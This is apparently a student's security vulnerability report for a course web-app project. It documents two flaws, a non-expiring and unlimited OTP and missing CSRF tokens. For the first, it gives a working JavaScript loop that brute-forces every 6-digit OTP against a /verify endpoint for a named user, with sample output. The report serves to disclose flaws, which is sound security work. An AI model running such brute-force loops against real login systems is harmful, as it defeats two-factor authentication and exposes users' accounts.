
FCS Project - Security Vulnerabilities

Group 6

Mihir Chaturvedi - 2019061

1. **OTP verification can be brute-forced**
   The OTP does not expire, nor is there a max attempts cap.
   We can use a simple script to loop through all possible OTPs, which are 6 digit integers.
   This defeats the purpose of 2-factor authentication.
   A simple script that does so:



```
> for (let i = 100000; i <= 999999; i++) {
      console.log(i);
      let a = await fetch("https://192.168.2.239:5000/verify", {
        "headers": {
          "content-type": "application/json",
        },
        "body": "{\"otp\":\""+i+"\",\"username\":\"mihir19062\"}",
        "method": "POST",
        "mode": "cors",
        "credentials": "omit"
      });
      a = await a.text();
      if (!a.includes("Invalid")) {
          console.log("found", i);
          break;
      }
      await new Promise(res => setTimeout(res, 0.5))
  }
  100000
  100001
  100002
  100003
  100004
  100005
  100006
  100007
```

2. **CSRF tokens not present**
   CSRF tokens are not present to prevent CSRF attacks. With this, and social engineering in play, one can request information through POST/GET requests in forms even through webpages that are not hosted on this website’s domain.